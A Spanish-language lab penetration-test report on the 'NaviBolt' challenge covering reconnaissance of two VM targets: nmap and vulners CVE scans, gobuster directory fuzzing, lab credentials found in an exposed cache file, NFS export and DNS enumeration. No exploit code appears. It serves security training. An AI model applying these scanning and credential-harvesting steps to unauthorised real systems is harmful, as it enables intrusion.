	Informe de análisis de vulnerabilidades, explotación y resultados del reto NaviBolt.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	29/04/2024	29/04/2024	1.0	DVG-HM-NaviBolt	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto NaviBolt.

N.- DVG-HM-NaviBolt

Fecha de creación:
29.04.2024

Generado por:


Daniel Vázquez Granillo.

Magister en Seguridad Informática

Índice


1. Reconocimiento

Escaneo de dispositivos conectados a mi red + mi IP con mi script:



Bolt

Escaneo de puertos abiertos y servicios a la IP 192.168.100.50:



Navigator

Escaneo de puertos abiertos y servicios a la IP 192.168.100.51:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ sudo ./nmapOpenPorts.sh
##################################
##        ScanningTools         ##
##        by DanielCyberSec     ##
##        nmapOpenPorts v2      ##
##################################
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 192.168.100.51
 1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
 2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
 3) Escaneo puertos abiertos (lento pero sigiloso)
 4) Escaneo puertos abiertos (rápido pero ruidoso)
 5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
 6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación
 7) Salir
Seleccione una opción: 2
Escaneando puertos abiertos de manera rápida pero ruidosa ...
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp open  http    nginx 1.14.2
```

Una vez identificados los puertos abiertos, se procede a buscar scripts de vulnerabilidades, SO y arquitectura de las máquinas:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ xsltproc openPorts50.xml -o openPorts50.html

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ xsltproc openPorts51.xml -o openPorts51.html

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ ll
total 244
-rwxr-xr-x 1 hmstudent hmstudent    994 Apr 29 19:51 dispositivosEnRed.sh
-rwxr-xr-x 1 hmstudent hmstudent    482 Apr 29 19:51 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent    130 Apr 29 19:51 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent   3222 Apr 29 19:51 nmapOpenPorts.sh
-rw-r--r-- 1 hmstudent hmstudent  58383 Apr 29 22:53 openPorts50.html
-rw-r--r-- 1 root      root      138683 Apr 29 22:40 openPorts50.xml
-rw-r--r-- 1 hmstudent hmstudent  12366 Apr 29 22:53 openPorts51.html
-rw-r--r-- 1 root      root       10027 Apr 29 22:45 openPorts51.xml
-rwxr-xr-x 1 hmstudent hmstudent    767 Apr 29 19:51 ttl.sh
```

Bolt

Para la IP 192.168.100.50:

192.168.100.50

Address

- 192.168.100.50 (ipv4)
- 00:0C:29:C1:C8:3F - VMware (mac)

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	vulners	cpe:/a:openbsd:openssh:7.9p1: CVE-2012-1577 7.5 https://vulners.com/cve/CVE-2012-1577 PRION:CVE-2019-6111 5.8 https://vulners.com/prion/PRION:CVE-2019-6111 EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT* EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT* EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT* PRION:CVE-2019-16905 4.4 https://vulners.com/prion/PRION:CVE-2019-16905 CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905 CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145 PRION:CVE-2019-6110 4.0 https://vulners.com/prion/PRION:CVE-2019-6110 PRION:CVE-2019-6109 4.0 https://vulners.com/prion/PRION:CVE-2019-6109 CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110 CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109 CVE-2023-51767 3.5 https://vulners.com/cve/CVE-2023-51767 PRION:CVE-2018-20685 2.6 https://vulners.com/prion/PRION:CVE-2018-20685 CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685 PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-enum	/.gitignore: Revision control ignore file /app/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)' /src/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)' /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'					
	http-vuln-cve2017-1001000	ERROR: Script execution failed (use -d to debug)					
	http-server-header	Apache/2.4.38 (Debian)					
	vulners	cpe:/a:apache:http_server:2.4.38: CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517					

Navigator

Para la IP 192.168.100.51:

192.168.100.51

Address

- 192.168.100.51 (ipv4)
- 00:0C:29:86:FF:ED - VMware (mac)

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	vulners	cpe:/a:openbsd:openssh:7.9p1: CVE-2012-1577 7.5 https://vulners.com/cve/CVE-2012-1577 PRION:CVE-2019-6111 5.8 https://vulners.com/prion/PRION:CVE-2019-6111 EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT* EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT* EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT* PRION:CVE-2019-16905 4.4 https://vulners.com/prion/PRION:CVE-2019-16905 CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905 CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145 PRION:CVE-2019-6110 4.0 https://vulners.com/prion/PRION:CVE-2019-6110 PRION:CVE-2019-6109 4.0 https://vulners.com/prion/PRION:CVE-2019-6109 CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110 CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109 CVE-2023-51767 3.5 https://vulners.com/cve/CVE-2023-51767 PRION:CVE-2018-20685 2.6 https://vulners.com/prion/PRION:CVE-2018-20685 CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685 PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*					
53	tcp	open	domain	syn-ack	ISC BIND	9.11.5-P4-5.1+deb10u5	Debian Linux
80	tcp	open	http	syn-ack	nginx	1.14.2	
	http-server-header	nginx/1.14.2					
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-vuln-cve2011-3192	VULNERABLE: Apache byterange filter DoS State: VULNERABLE IDs: CVE:CVE-2011-3192 BID:49303 The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested. Disclosure date: 2011-08-19					

En resumen, IPs con sus puertos abiertos, servicios y versiones, SO:


IP	192.168.100.50
Puertos abiertos + servicios	22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd

	2.4.38 ((Debian)) 111/tcp open rpcbind 2-4 (RPC #100000) 2049/tcp open nfs_acl 3 (RPC #100227) 8080/tcp open http Apache httpd 2.4.38 ((Debian)) 35001/tcp open mountd 1-3 (RPC #100005) 44823/tcp open nlockmgr 1-4 (RPC #100021) 58747/tcp open mountd 1-3 (RPC #100005) 59227/tcp open mountd 1-3 (RPC #100005)
SO	Linux 4.15 - 5.6 (100%)
IP	192.168.100.51
Puertos abiertos + servicios	22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux) 80/tcp open http nginx 1.14.2
SO	Linux 4.15 - 5.6 (100%)

2. Análisis de vulnerabilidades/debilidades

Bolt

80/tcp open http Apache httpd 2.4.38 ((Debian))




Dado que tenemos un servicio web levantado por el puerto 80, procedemos con el fuzzing:

El siguiente comando configura 200 threads, a la url de Bolt, con un wordlist de dirbuster, omitiendo las páginas 404 y 403, por último, genera un redireccionamiento seguro.

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ gobuster dir -t 200 -u http://192.168.100.50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b404,403 -re
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.50
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.100.50/src                (Status: 200) [Size: 927]
http://192.168.100.50/app                (Status: 200) [Size: 1508]
http://192.168.100.50/vendor             (Status: 200) [Size: 7420]
http://192.168.100.50/extensions         (Status: 200) [Size: 751]
```

Uno de los archivos analizados a partir de la búsqueda anterior fue:


http://192.168.100.50/app/cache/config-cache.json
El cual proporcionó un usuario y una contraseña:




"username": "bolt",
"password": "I_love_java"

8080/tcp open http Apache httpd 2.4.38 ((Debian))

Adicional al fuzzing al puerto 80, durante el escaneo surgió que el puerto 8080 también estaba levantado, por lo tanto, también ahí lo generamos:



El fuzzing nos arrojó la página siguiente, con la cual podemos generar pruebas de penetración.



2049/tcp open nfs_acl 3 (RPC #100227)

El siguiente puerto tiene corriendo un NFS, para el cual debemos analizar si existen

puntos de montaje internos de la máquina anfitrión:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ showmount -a 192.168.100.50
All mount points on 192.168.100.50:
```

Lo siguiente es indagar si tiene puntos de montaje externos:

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/ScanningTools]
└─$ showmount -e 192.168.100.50
Export list for 192.168.100.50:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Navigator


53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)

Al tratarse de un servicio de DNS podemos ingresar los siguientes comandos para averiguar algo de información:

```
┌──(hmstudent㉿kali)-[~]
└─$ dnsrecon -n 192.168.100.51 -r 127.0.0.0/24
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR navigator.hm 127.0.0.1
[+] 1 Records Found
```

El comando anterior nos permitio encontrar un sitio llamado navigator.hm


Al intentar ingresar al sitio hallado, en el navegador, nos arroja el siguiente error:




Se debe a que el nombre del dominio no se ha podido resolver porque el DNS no conoce la IP para ese dominio, por lo tanto, es necesario agregarla al archivo de configuración /etc/hosts

```
 GNU nano 7.2                                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.100.51 navigator.hm
```

